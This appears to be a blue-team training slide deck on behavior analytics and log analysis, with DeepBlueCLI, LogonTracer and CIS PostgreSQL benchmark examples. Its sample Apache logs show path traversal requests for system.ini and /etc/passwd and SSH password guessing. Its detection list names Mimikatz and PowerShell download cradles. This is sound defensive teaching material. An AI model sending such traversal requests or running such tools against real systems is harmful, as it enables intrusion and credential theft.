



User Entity Behavior Analytics



© Black Hills Information Security | @BHInfoSecurity

MITRE and UEBA



ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Input Capture	Fallback Channels		Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt	Process Discovery	Replication Through Removable Media	Screen Capture	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture	Multi-band Communication		Service Stop
	Local Job Scheduling	Create Account	Hooking	DCShadow	Keychain	Remote System Discovery	SSH Hijacking			Multilayer Encryption	Stored Data Manipulation
	LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Taint Shared Content		Port Knocking		System Shutdowns/Reboot
	Msihta	Dylib Hijacking	Launch Daemon	Disabling Security Tools	Network Sniffing	Software Discovery	Third-party Software		Remote Access Tools		Transmitted Data Manipulation

Logs Are a Trainwreck



- There is no “You have been Hacked!!!” Log
- Traditional Windows logs do not log useful data for security
- An example of changing the security policy
- Less than 5% detects are from logs
- Logs and percentages?
- Linux Logs are not much better
 - Note on Bash logging



JPCert Tools Analysis



Tool Analysis Result Sheet · Report · Tool List · Download

About this site

Command Execution

- PsExec
- wmic
- schtasks
- wmiexec.vbs
- RegInx
- WinRM
- WinRS
- BITS

Password and Hash Dump

- PWDump!
- PWDumpX
- Quarks PwDump
- Mimikatz (Password and Hash Dump hashdump::sam)
- Mimikatz (Password and Hash Dump sekurlsa::logonpasswords)
- Mimikatz (Ticket Acquisition sekurlsa::tickets)
- WCE
- gsecdump

About this site

This site summarizes the results of examining logs recorded in Windows upon execution of the 49 tools which are likely to be used by the attacker that has infiltrated a network. The following logs were examined. Note that it was confirmed that traces of tool execution is most likely to be left in event logs. Accordingly, examination of event logs is the main focus here.

- Event Log
- Execution history
- Prefetch
- USN Journal
- MFT
- UserAssist
- Packet Capture

A report that outlines and usage of this research is published below. When using Tool Analysis Result Sheet, we recommend you to check the report.

[Detecting Lateral Movement through Tracking Event Logs \(Version 2\)](#)

About Sheet Items

The analysis results for each tool are described in a table format. The content described for each item is explained as follows.

Item	Content
Tool Overview	An explanation of the tool and an example of presumed tool use during an attack are described.
Tool Operation Overview	Privileges for using the tool, communication protocol, and related services are described.
Information Acquired from Log	An overview of logs acquired at tool execution with the default settings (standard settings) as well as when an audit policy is set or Sysmon is installed is described.
Evidence That Can Be Confirmed when Execution is Successful	The method to confirm successful execution of the tool.
Main Information Recorded at Execution	Important information that can be used for the investigation of records in the targeted event logs, registry, USN Journal, MFT, and so on.
Details	All logs to be recorded, except ones included in "Details", are described.

Why UEBA?



- Let's look at behaviors of attacks
- Reflected in the logs
- Reflected across multiple logs!!!
- Can require AD, Exchange and OWA logs to tell a story
- Often requires log tuning
- For example: Internal Password Spray
 - One ID, accessing multiple systems



Lateral Movement



LogonTracer

Username: administrator Event ID: 4624, 4625, 4768, 4769, 4776 Count: 0 search search path Export

All Users SYSTEM Privileges NTLM Remote Logon RDP Logon Network Logon Batch Logon Service Logon MS14-068 Exploit Failure Logon Failure Detect DCSync/DCShadow Add/Delete Users Domain Check Audit Policy Change

IMPORTANT: Delete Event Log has detected! If you have not deleted the event log, the attacker may have deleted it. DATE: 2019-04-01 02:28:50 DOMAIN: WLABV2 USERNAME: administrator

Rank User

- 1 svc_whitenoise
- 2 anonymous logon
- 3 administrator
- 4 it.admin
- 5 healthmailbox13c5e
- 6 wirlib
- 7 maxine.james
- 8 do.not.reply
- 9 customer
- 10 ssmith

Rank Host

- 1 labv2-mx
- 2 10.55.100.183
- 3 10.55.100.186
- 4 10.55.200.14

Add event value Count Type Auth



© Black

2018

“False Positives”



- Not a thing (Watch people's' heads explode)
- Usually a problem of tuning
- Service accounts
- Help Desk
- Systems administrators
- Scripts
- Backups
- TUNING TUNING TUNING <- This is our job!



How UEBA Works: AI



- AI algorithm “learns” what is normal for each user account
- Bob logs into these three systems every day
- Now, Bob’s account logs into 40 systems
- We can also baseline what is “normal” for the amount of data Bob pulls
- For example, he usually pulls 30 MB of files off of a server per day
- Now, he pulls 3 gig



How UEBA Works: Stacking



- Think of stacking cards
- A user logs on to a system there is a +1
- A user logs off there is a -1
- Set a threshold (say... 6)
- A user then sprays multiple computers with creds with a tool like Bloodhound
- They get a +2000



PowerShell

```
PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master> Get-WinEvent -FilterHashtable @{Path="C:\tools\DeepBlueCLI-master\DeepBlueCLI-master\Webcast\Security.evtx";id=4672} | Where-Object -Property Message -Match bertha.schultz
```

TimeCreated	Id	LevelDisplayName	Message
4/27/2019 9:53:50 PM	4672	Information	Special privileges assigned to new logon....
4/27/2019 9:53:47 PM	4672	Information	Special privileges assigned to new logon....
4/27/2019 9:53:38 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 3:58:55 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 3:32:10 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 3:32:10 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 3:07:48 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 2:59:00 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 2:56:27 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 2:01:56 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 1:56:04 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 1:56:04 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 1:32:48 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 1:21:29 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 12:20:05 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 12:20:05 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 12:04:55 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 11:57:46 AM	4672	Information	Special privileges assigned to new logon....
4/26/2019 11:46:28 AM	4672	Information	Special privileges assigned to new logon....
4/26/2019 10:55:46 AM	4672	Information	Special privileges assigned to new logon....
4/26/2019 10:51:31 AM	4672	Information	Special privileges assigned to new logon....



Black

Hat

USA

DeepBlueCLI



- <https://github.com/sans-blue-team/DeepBlueCLI>

Detected events

- Suspicious account behavior
 - User creation
 - User added to local/global/universal groups
 - Password guessing (multiple logon failures, one account)
 - Password spraying via failed logon (multiple logon failures, multiple accounts)
 - Password spraying via explicit credentials
 - Bloodhound (admin privileges assigned to the same account with multiple Security IDs)
 - Command line/Sysmon/PowerShell auditing
 - Long command lines
 - Regex searches
 - Obfuscated commands
 - PowerShell launched via WMIC or PsExec
 - PowerShell Net.WebClient Downloadstring
 - Compressed/Base64 encoded commands (with automatic decompression/decoding)
 - Unsigned EXEs or DLLs
 - Service auditing
 - Suspicious service creation
 - Service creation errors
 - Stopping/starting the Windows Event Log service (potential event log manipulation)
 - Mimikatz
 - lsadump::sam
 - EMET & Applocker Blocks
- ...and more



SANS

▲ Blue Team Summit

Threat Hunting via Sysmon

- Eric Conrad



DeepBlueCLI

```
PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master> .\DeepBlue.ps1 C:\tools\DeepBlueCLI-master\DeepBlueCLI-master\Webcast\Security.evtx
```



```
Date      : 4/21/2019 11:22:35 PM
Log       : Security
EventID   : 4672
Message   : Multiple admin logons for one account
Results   : Username: LABV2-DC1$          User SID Access Count: 22451
Command   :
Decoded   :

Date      : 4/21/2019 11:22:35 PM
Log       : Security
EventID   : 4672
Message   : Multiple admin logons for one account
Results   : Username: bertha.schultz      User SID Access Count: 75
Command   :
Decoded   :

Date      : 4/21/2019 11:22:35 PM
Log       : Security
EventID   : 4672
Message   : Multiple admin logons for one account
Results   : Username: Administrator      User SID Access Count: 29
Command   :
Decoded   :
```



© Black Hills Information Security | @BHInfoSecurity

INTERMEASURES

DeepWhiteCLI



DeepWhite

Detective whitelisting using Sysmon event logs.

Parses the Sysmon event logs, grabbing the SHA256 hashes from process creation (event 1), driver load (event 6, sys), and image load (event 7, DLL) events.

VirusTotal and Whitelisting setup

Setting up VirusTotal hash submissions and whitelisting:

The hash checker requires Post-VirusTotal:

- <https://github.com/darkoperator/Posh-VirusTotal>

It also requires a VirusTotal API key:

- <https://www.virustotal.com/en/documentation/public-api/>

Then configure your VirusTotal API key:

```
set-VTAPIKey -APIKey <API Key>
```

The script assumes a personal API key, and waits 15 seconds between submissions.



© Bla





LAB: DeepBlueCLI



© Black Hills Information Security | @BHInfoSecurity



Server Analysis



CIS Benchmarks



cisecurity.org/cis-benchmarks/

Overview of CIS Benchmarks and CIS-CAT Demo

Register for the Webinar
Tues. December 15 at 10:00 AM EDT
Tues. January 5 at 1:30 PM EDT

CIS Benchmarks FAQ

Access all Benchmarks →

Operating Systems Server Software Cloud Providers Mobile Devices Network Devices Desktop Software Multi Function Print Devices

Web Server Virtualization Collaboration Server Database Server DNS Server Authentication Server

Currently showing Server Software Go back to showing ALL

Server Software Database Server

Apache Cassandra
Expand to see related content ↴

Download CIS Benchmark →

Server Software Web Server

Apache HTTP Server
Expand to see related content ↴

Download CIS Benchmark →

Server Software Web Server

Apache Tomcat
Expand to see related content ↴

Download CIS Benchmark →

Server Software DNS Server

BIND
Expand to see related content ↴

Download CIS Benchmark →

What to look for?



- What are the key configs for the server?
 - Files, Tables, GUI
 - Hunt them down
- What are the key processes for the server to run?
 - Ping, Port and Parse
- Where does it store users?
 - File, Table, GUI
 - How do you audit it?
- What are the core ports to be open?
 - Ping, Port and Parse... Again
 - What ports can be open?
- Where are the logs?
- Attack and learn



This will make you an infosec Tyrannosaurus Rex

This, is how I learned enterprise security
Do this for every class of server your Org(s) have.
Every. Single. One.



WebLogs Example1: access.log (Not in your VM)



```
adhd@adhd3 /var/log/apache2 $ tail -f access.log
```

```
172.16.142.135 - - [26/Nov/2020:05:21:13 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=c%3A%2FWindows%2Fsystem.ini HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
172.16.142.135 - - [26/Nov/2020:05:21:14 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
172.16.142.135 - - [26/Nov/2020:05:21:15 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=c%3A%5CWindows%5Csystem.ini HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
172.16.142.135 - - [26/Nov/2020:05:21:16 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Csystem.ini HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
172.16.142.135 - - [26/Nov/2020:05:21:19 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=%2Fetc%2Fpasswd HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
```

WebLogs Example 2: error.log (Not in your VM)

```
adhd@adhd3 /var/log/apache2 $ tail -f error.log
[Thu Nov 26 05:20:49.546107 2020] [:error] [pid 4097] [client 172.16.142.135:52961] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.548718 2020] [:error] [pid 9808] [client 172.16.142.135:52962] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.551403 2020] [:error] [pid 4098] [client 172.16.142.135:52963] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.554036 2020] [:error] [pid 9846] [client 172.16.142.135:52964] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.556920 2020] [:error] [pid 4094] [client 172.16.142.135:52965] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
```



WebLogs Example 2: auth.log (Not in your VM)



adhd@adhd3 /var/log \$ tail -f auth.log

```
Nov 26 05:26:09 adhd3 su[9927]: pam_unix(su:auth): authentication failure; logname= uid=1000 euid=0
tty=/dev/pts/1 ruser=adhd rhost= user=root
Nov 26 05:26:10 adhd3 su[9927]: pam_authenticate: Authentication failure
Nov 26 05:26:10 adhd3 su[9927]: FAILED su for root by adhd
Nov 26 05:26:10 adhd3 su[9927]: - /dev/pts/1 adhd:root
Nov 26 05:26:16 adhd3 su[9930]: pam_unix(su:auth): authentication failure; logname= uid=1000 euid=0
tty=/dev/pts/1 ruser=adhd rhost= user=root
Nov 26 05:26:18 adhd3 su[9930]: pam_authenticate: Authentication failure
Nov 26 05:26:18 adhd3 su[9930]: FAILED su for root by adhd
Nov 26 05:26:18 adhd3 su[9930]: - /dev/pts/1 adhd:root
Nov 26 05:27:13 adhd3 sshd[9932]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
tty=ssh ruser= rhost=172.16.142.135 user=root
Nov 26 05:27:15 adhd3 sshd[9932]: Failed password for root from 172.16.142.135 port 62744 ssh2
Nov 26 05:27:23 adhd3 sshd[9932]: message repeated 2 times: [ Failed password for root from 172.16.1
42.135 port 62744 ssh2]
Nov 26 05:27:23 adhd3 sshd[9932]: Connection closed by 172.16.142.135 port 62744 [preauth]
Nov 26 05:27:23 adhd3 sshd[9932]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh
ruser= rhost=172.16.142.135 user=root
Nov 26 05:27:37 adhd3 sshd[9934]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
tty=ssh ruser= rhost=172.16.142.135 user=adhd
Nov 26 05:27:39 adhd3 sshd[9934]: Failed password for adhd from 172.16.142.135 port 62746 ssh2
Nov 26 05:27:46 adhd3 sshd[9934]: message repeated 2 times: [ Failed password for adhd from 172.16.1
42.135 port 62746 ssh2]
Nov 26 05:27:46 adhd3 sshd[9934]: Connection closed by 172.16.142.135 port 62746 [preauth]
Nov 26 05:27:46 adhd3 sshd[9934]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh
ruser= rhost=172.16.142.135 user=adhd
```



Example Walkthrough: PostgreSQL

- I know you may not run this at work
 - That is OK, we are just going to use it as an example
- However, it can cover all the topics I covered in the last slide
- If this was used in my Org, and I was tasked with protecting it, I would start here
- You can also use vendor hardening guides as well
- Or, any third party source for securing an app
- The point is to dig in and learn the app



Key Configuration Examples



6.3 Ensure 'Postmaster' Runtime Parameters are Configured (Not Scored)

Profile Applicability:

- Level 1 - PostgreSQL
- Level 1 - PostgreSQL on Linux

Description:

PostgreSQL runtime parameters that are executed by the postmaster process.

Rationale:

The `postmaster` process is the supervisory process that assigns a backend process to an incoming client connection. The `postmaster` manages key runtime parameters that are either shared by all backend connections or needed by the `postmaster` process itself to run.

Audit:

The following parameters can only be set at server start by the owner of the PostgreSQL server process and cluster, typically the UNIX user account `postgres`. Therefore, all exploits require the successful compromise of either that UNIX account or the `postgres` superuser account itself.

```
postgres# SELECT name, setting FROM pg_settings WHERE context = 'postmaster'
ORDER BY id;
      name       |      setting
-----+-----
allow_system_table_mods | off
archive_mode             | off
autovacuum_freeze_max_age | 200000000
autovacuum_max_workers   | 3
autovacuum_multixact_freeze_max_age | 400000000
bonjour                 | off
bonjour_name             |
cluster_name              |
config_file               | /var/lib/pgsql/12/data/postgresql.conf
data_directory            | /var/lib/pgsql/12/data
data_sync_retry            | off
dynamic_shared_memory_type | posix
event_source              | PostgreSQL
external_pid_file         |
hba_file                 | /var/lib/pgsql/12/data/pg_hba.conf
hot_standby               | on
huge_pages                | try
ident_file                | /var/lib/pgsql/12/data/pg_ident.conf
jit_provider               | libxmljit
listen_addresses           | localhost
```

6.2 Ensure 'backend' runtime parameters are configured correctly (Scored)

Profile Applicability:

- Level 1 - PostgreSQL
- Level 1 - PostgreSQL on Linux

Description:

In order to serve multiple clients efficiently, the PostgreSQL server launches a new "backend" process for each client. The runtime parameters in this benchmark section are controlled by the backend process. The server's performance, in the form of slow queries causing a denial of service, and the RDBM's auditing abilities for determining root cause analysis can be compromised via these parameters.

Rationale:

A denial of service is possible by denying the use of indexes and by slowing down client access to an unreasonable level. Unsanctioned behavior can be introduced by introducing rogue libraries which can then be called in a database session. Logging can be altered and obfuscated inhibiting root cause analysis.

Audit:

Issue the following command to verify the backend runtime parameters are configured correctly:

```
postgres# SELECT name, setting FROM pg_settings WHERE context IN
('backend','superuser-backend') ORDER BY id;
      name       |      setting
-----+-----
ignore_system_indexes | off
jit_debugging_support | off
jit_profiling_support | off
log_connections       | on
log_disconnections     | on
post_auth_delay        | 0
(6 rows)
```

Note: Effecting changes to these parameters can only be made at server start. Therefore, a successful exploit may not be detected until after a server restart, e.g., during a maintenance window.



User Example



4.2 Ensure excessive administrative privileges are revoked (Scored)

Profile Applicability:

- Level 1 - PostgreSQL

Description:

With respect to PostgreSQL administrative SQL commands, only superusers should have elevated privileges. PostgreSQL regular, or application, users should not possess the ability to create roles, create new databases, manage replication, or perform any other action deemed privileged. Typically, regular users should only be granted the minimal set of privileges commensurate with managing the application:

- DDL (create table, create view, create index, etc.)
- DML (select, insert, update, delete)

Further, it has become best practice to create separate roles for DDL and DML. Given an application called 'payroll', one would create the following users:

- payroll_owner
- payroll_user

```
$ whoami  
postgres  
$ psql -c "\du postgres"
```


80 | Page

Role name	Attributes	Member of
postgres	Superuser, Create role, Create DB, Replication, () Bypass RLS	

Now, let's inspect the same information for a mock regular user called appuser using the display command `psql -c "\du appuser"`. The output confirms that regular user appuser has the same elevated privileges as system administrator user `postgres`. This is a fail.

```
$ whoami  
postgres  
$ psql -c "\du appuser"
```

Role name	Attributes	Member of
appuser	Superuser, Create role, Create DB, Replication, () Bypass RLS	



Ports and Services Example



Review prior sections in this benchmark regarding SSL certificates, replication user, and WAL archiving.

Confirm the file `$PGDATA/standby.signal` is present on the STANDBY host and `$PGDATA/postgresql.auto.conf` contains lines similar to the following:

149 | Page

```
primary_conninfo = 'user=replication_user password=mypassword host=mySrcHost  
port=5432 sslmode=require sslcompression=1'
```

References:



Log Analysis




© Black Hills Information Security | @BHInfoSecurity

Where Are Your Logs?



- Time to pull your logs
- I mean all of them
- Systems, Servers, Services
- Network logs
- Log, Log, Log
 - But...
- Getting the right log is a pain
- Drill baby, drill....



PRACTICE

No matter how much you do it you're still probably not that good.




© Black Hills Information Security | @BHInfoSecurity



AD Logs



- Time to tie an account (or accounts) to activity
- UEBA is your friend
- “But it’s noisy..” Yes, security is hard
- You know what is harder? Doing this without UEBA
- Activity path



LogonTracer

LogonTracer

Username: administrator

Filter search search path Export Dark Mode

All Users
SYSTEM Privileges
NTLM Remote Logon
RDP Logon
Network Logon
Batch Logon
Service Logon
MS14-068 Exploit Failure
Logon Failure
Detect DCSync/DCShadow
Add/Delete Users
Domain Check
Audit Policy Change
Diff Graph
Create Timeline

Node Details

Name: administrator
Privilege: SYSTEM
SID: S-1-5-21-1524084746-3249201829-3114449661-500
Status: -
search

Administrator logons to urayasu.chiba, machida.kanagawa, yokohama.kanagawa, and chiyoda.tokyo.

urayasu.chiba

machida.kanagawa

yokohama.kanagawa

chiyoda.tokyo

Rank User

1 administrator
2 chiyoda.tokyo
3 machida.kanagawa
4 yokohama.kanagawa
5 urayasu.chiba

Back Next

Rank Host

1 win7_64jp_01
2 win7_64jp_02
3 win7_64jp_03
4 192.168.16.102

Back Next



© Black Hills Information Security | @BHInfoSecurity



LogonTracer



Rank	User	Rank	Host
1	administrator	1	win7_64jp_01
2	machida.kanagawa	2	win7_64jp_02
3	yokohama.kanagawa	3	192.168.16.101
4	urayasu.chiba	4	192.168.16.103
5	chiyoda.tokyo	5	win7_64jp_03
		6	192.168.16.102



© Black Hills Information Security | @BHInfoSecurity



LogonTracer



Timeline Username: administrator Table search all Download

2017

9 10

29(Fri) 30(Sat) 1(Sun)

Username	15	16	17	18	19	20	21	22	23	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	0	1	2	3	4	5	6	7	8	9	10	
yokohama.kanagawa	0	4	0	4	4	0	4	0	4	0	8	4	0	4	0	4	0	4	8	0	4	0	4	15	0	5	0	4	8	0	4	0	4	4	0	4	0	8	0	4	4	0			
sysg.admin	2	0	2	3	0	2	0	3	0	2	0	4	2	0	2	1	2	0	3	1	2	3	0	0	6	36	0	3	0	2	2	1	3	0	2	1	2	0	2	3	0	2	0	4	
utsunomiya.tochigi	1	2	2	0	3	0	2	0	4	0	2	2	1	2	0	2	2	2	0	2	3	0	2	9	1	2	0	0	3	2	0	2	1	2	0	2	2	2	2	0	3	0	2	0	
urayasu.chiba	8	0	4	0	8	0	4	0	4	4	0	4	5	0	7	0	4	0	4	4	0	4	0	4	0	9	0	0	4	0	4	4	0	8	0	4	0	4	4	0	4	0	8	4	
nagoya.aichi	0	1	0	7	4	0	4	0	4	0	4	8	0	4	0	4	4	0	4	0	5	0	7	8	4	0	0	4	0	4	0	8	0	4	0	0	0	0	0	0	6	0	3	0	
chiyoda.tokyo	0	0	4	0	4	0	4	4	0	4	0	8	4	0	4	0	4	4	5	0	7	0	11	5	0	0	0	4	0	5	0	3	1	0	1	0	0	0	0	0	0	0	0	0	
urawa.saitama	4	0	8	0	4	0	4	3	0	4	0	4	6	0	4	0	4	4	4	0	5	0	10	0	5	0	0	4	0	4	8	0	4	0	4	4	0	4	0	8	4				
sapporo.hokkaido	4	0	4	0	4	0	4	0	4	4	0	8	0	4	0	4	0	4	4	0	8	0	4	22	0	4	0	4	4	0	5	0	6	0	4	0	3	4	0	4	0	8	4		
naha.okinawa	0	2	3	0	2	2	1	2	0	2	4	0	2	2	1	2	2	0	3	2	0	3	3	20	0	2	0	2	2	0	4	0	2	2	1	2	2	0	3	2	0	3	3	0	
sakai.osaka	0	4	0	4	4	0	4	0	4	0	4	8	0	4	0	4	4	0	4	0	4	8	0	4	0	4	4	0	4	0	4	8	0	4	0	4	4	0	4	0	8	4			
hakata.fukuoka	0	4	0	8	0	4	0	4	0	4	4	0	8	0	4	4	0	4	4	0	4	8	0	11	0	5	0	4	0	4	5	0	7	0	4	0	4	4	0	4	0	8	4		
maebashi.gunma	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	3	20	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
machida.kanagawa	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
mito.ibaraki	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	6	3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

Logon Anomalies



LogonTracer

Username: administrator Event ID: 4624, 4625, 4768, 4769, 4776 Count: 0 search search path Export

IMPORTANT: Delete Event Log has detected! If you have not deleted the event log, the attacker may have deleted it. DATE: 2019-04-01 02:28:50 DOMAIN: WLABV2 USERNAME: administrator

Rank User

1	svc_whiterose
2	anonymous logon
3	administrator
4	it.admin
5	healthmailbox13c5e
6	winlab
